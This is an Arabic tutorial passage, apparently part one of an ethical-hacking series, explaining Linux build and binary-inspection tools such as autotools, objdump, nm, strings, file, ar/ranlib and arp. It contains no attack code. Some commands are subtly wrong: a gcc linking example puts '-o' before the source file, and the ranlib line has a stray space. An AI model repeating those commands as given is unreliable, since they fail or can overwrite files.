الخطوه المقبله، هو إنشاء الملف **configure.in**. ويمكن القيام بذلك باستخدام الأداة **autoscan**. هذه الأداة تقوم بفحص شجرة الملفات المصدريه، الذي تم تحديد جذرها في سطر الأوامر أو هي في نفس المجلد الحالي، ومن ثم انشاء الملف **configure.scan**. يتم تفقد هذا الملف، تصحيحه عند الضرورة، ومن ثم إعادة تسمية الى **configure.in**. الخطوة الأخيرة تشغيل الادوات التالية في الترتيب كما هو موضح هنا:

```
# aclocal
# autoconf
# automake -a -c
```

وستكون النتيجة انشاء كلا من **makefile.in script** و**configure script** وملفات **documentation** في الدليل الحالي. الآن، لبناء المشروع، كل ما عليك القيام به هو إدخال الأوامر التالية في سطر الأوامر:

```
# ./configure
# make
```

Ldd

الأداة **ldd** تعرض كل المكتبات "**shared libraries**" المطلوبة من قبل كل برنامج. وفيما يلي مثال على بدء تشغيله:

```
# ldd ./your_prog
```

Objdump

تعرض الأداة **objdump** المعلومات حول واحد أو أكثر من ملفات **object**؛ المعلومات الخاصة التي يتم عرضها تحدد من قبل الخيارات. على سبيل المثال، الخيار **-D** يقوم بطباعة التفكيك "**disassembly**" من البرنامج المحدد. الخيار **-x** يطبع كافة رؤوس البرنامج، بما في

ذلك الملف وقسم **header**. الخيار **s-** يظهر محتويات كافة الأقسام. والخيار **R-** يسرد قوائم بتحرك البيانات. وفيما يلي مثال على بدء تشغيل الأداة المساعدة: (**objdump -D ./yourprogram**).

Hexdump and od

الاداه hexdump يستخدم لعرض محتويات ملف محدد في صورة **decimal (-d)**، **hexadecimal (-x)**، **octal (-b)**، و**ASCII (-c)**. يظهر السطر التالى مثال على تشغيل الاداه:

hexdump -c ./your_rog

الاداه **od** هي مشابه للاداه **hexdump**.

Strings

تعرض الأداة **strings** السلاسل المقابه لأحرف **ASCII** القابله للطباعة في ملف أطول من أربعة أحرف (الإعداد الافتراضي). وفيما يلي مثال على تشغيل الأداة المساعدة: (**strings ./yourprogram**).

Readelf

تعرض الأداة **readelf** المعلومات حول الملف **executable and linkable format (ELF)**، مثل الملف ومقطع الرأس وغيرها من الهياكل. (سوف تناقش لاحقا).

Size

تعرض الأداة **size** حجم القسم في كل من الملفات المحددة. افتراضيا، يتم سرد حجم الأقسام الاتيه فقط: **command** (**.text**)، **data** (**.data**)، والبيانات غير المهيأ (**.bss**) والحجم الإجمالي لهذه الأقسام يتم سردها في الشكل **decimal** و**hexadecimal**. لسرد أحجام جميع الأقسام في الملف، يستخدم الخيار **A-**. وفيما يلي مثال على تشغيل الأداة:

size ./your_program

Nm

الأداة ***nm***، تستخدم لسرد جدول الرموز (**symbols table**) من البرنامج الهدف. وتستخدم الجداول رمزا لتصحيح التطبيقات. باستخدام ***nm***، يمكننا التعرف على الدوال المحلية والمكتبة وأيضا المتغيرات العالمية المستخدمة. تعرض الأداة ***nm*** اسم كل رمز ومعلومات عن نوعه. فيما يلي الرموز المستخدمه معه:

- t|T – The symbol is present in the .text code section
- b|B – The symbol is in UN-initialized .data section
- D|d – The symbol is in Initialized .data section.

The Capital or Small letter, determines whether the symbol is local or global.

Strip

عندما يتم تصحيح برنامج، يمكن حذف جدول الرموز منه. ويتم إنجاز هذا باستخدام الأداة strip:

strip ./your_prog

File

الأداة ***file*** تنفذ سلسلة من الاختبارات على كل من الملفات المحددة في محاولة لتصنيفها. مع الملفات النصية، تحاول الأداة المساعدة لتحديد لغة البرمجة من خلال اول **512 bytes**. مع الملفات القابلة للتنفيذ، تعرض الأداة المعلومات حول المنصة، الإصدار، وهيكل مكتبات الملف. وفيما يلي مثالين من تشغيل الأداة ***file***:

```
# file /bin/cat
/bin/cat: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked (uses
shared libs), stripped
# file ./code.c
./code.c: ASCII C program text, with CRLF, CR, LF line terminators
```

عند تنفيذ الأداة ***file***، يجب أن تخبره بالمسار الذي سوف يصل من خلاله الى الملف للاختبار. يمكن تحديد مسار إما صراحة أو ضمنيا باستخدام الامر **which** واسم الملف سوف يكون بين علامتي-النطقية ('). وفيما يلي مثال على تحديد مسار الملف ضمنيا:

```
# file `which as`
/usr/bin/as: ELF 32-bit LSB executable, Intel 80386, version 1, dynamically linked
(uses shared libs), stripped
```

Ipcs and ipcrm

الاداتان **ipcs** و**ipcrm** تأتي في متناول اليدين إذا كانت هناك اتصالات بين العمليات في البرنامج. تنفيذ الأداة المساعدة **ipcs** مع الخيار **m-** يعرض معلومات عن القطاعات المشتركة:

ipcs -m

يظهر الخيار **s-** المعلومات حول مصفوفات **semaphore arrays** (هو متغير أو نوع بيانات مجرد الذي يوفر تجريد بسيط لكن مفيد للتحكم في الدخول إلى مورد مشترك بواسطة عمليات متعددة). يتم استخدام الأداة المساعدة **ipcrm** لإزالة شريحة الذاكرة المشتركة أو **semaphore arrays**. على سبيل المثال، يزيل الأمر التالي الجزء الذي مع المعرف 2345097:

ipcrm shm 2345097

لكي تعمل الاداتين **ipcs** و**ipcrm**، يجب تمكين الخيارات التالية في الكيرنل:

SYSVMSG - System V message support
SYSVSEM - System V semaphore support
SYSVSHM - System V shared memory support

Ar and ranlib

Ar وهو اختصار الى **archiver**، والتي تأتي في حزمة **binutils**، ويمكن استخدامها لإنشاء مكتبات ثابته "**static libraries**". وفيما يلي مثال على تشغيل الأداة:

ar cr libmy.a filel.o file2.o

وتحدد العلامه **cr** الأرشيف الذي ينبغي إنشاءه. وتستخدم أعلام أخرى لاستخراج أو تعديل الأرشيف (قم بتشغيل **man ar** لمزيد من التفاصيل). وترتبط المكتبة الثابتة بالبرنامج باستخدام **gcc** أو **g++** مع المعلم **L-**، الذي يحدد المجلد، للبحث عن المكتبة. والمعلم"**.L-**" يحدد المكتبة التي تقع في الدليل الحالي. ثم يتم سرد كافة المكتبات اللازمة باستخدام **l-**، يليه اسم المكتبة بدون **lib prefix** و"**.a**". وهذا هو، في حالة معينة، الأمر سيبدو كما يلي:

#gcc -o yourprog.c -L. -lmy -o yourprog

على الرغم من أن هذا الأسلوب للحصول على المكتبات الثابتة يعمل في معظم الحالات، فإنه لا يعمل على بعض الأنظمة لأن جدول الرموز "**symbol table**" (أي قائمة من **library's functions** والمتغيرات) يضاف إلى أرشيف الذي تم إنشاؤه من قبل الأداة **ar** لربط العمليه. لتحقيق النجاح يتم ذلك باستخدام الأداة **ranlib** من حزمة **binutils**:

ranlib libmy .a

الآن المكتبة يمكن ربطها بالبرنامج، وذلك باستخدام gcc كما هو مبين في المثال السابق. فمن المستحسن أن تقوم بمعالجة الأرشيف دائما باستخدام الأداة المساعدة **ranlib** عند إنشاء مكتبة ثابتة.

Arp

تستخدم الأداة المساعدة **arp** لعرض والتلاعب بـ **system ARP cache**. الخيار **a-** يعرض محتويات **ARP cache** في بيئة **BSD**، والخيار **e-** يفعل هذا في أسلوب لينكس. يستخدم الخيار **d-** لمسح دخول مضيف محدد:

#arp -d IP_address

الدخول، مع ذلك، لا يتم حذفه من **cache** ؛ حقل عنوان الأجهزه (**HWaddress**) يتم ازالته ببساطة.

يمكن إضافة إدخال المضيف إلى عنوان الجهاز إلى **ARP cache** باستخدام الخيار **s-** على النحو التالي:

arp -s IP_address MAC_address

لقد تم بحمد الله الجزء الأول من المجموعه المخصصه لاحتراف الهاكر الاخلاقى.